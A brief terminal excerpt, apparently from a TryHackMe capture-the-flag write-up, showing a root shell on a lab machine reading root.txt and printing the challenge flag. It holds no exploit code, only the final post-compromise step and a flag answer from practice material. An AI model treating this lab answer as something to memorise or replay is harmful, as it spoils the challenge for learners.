root@ubuntu:/var/web# cd /root
cd /root
root@ubuntu:~# cat root.txt
cat root.txt
THM{diamonds_break_our_aching_minds}
```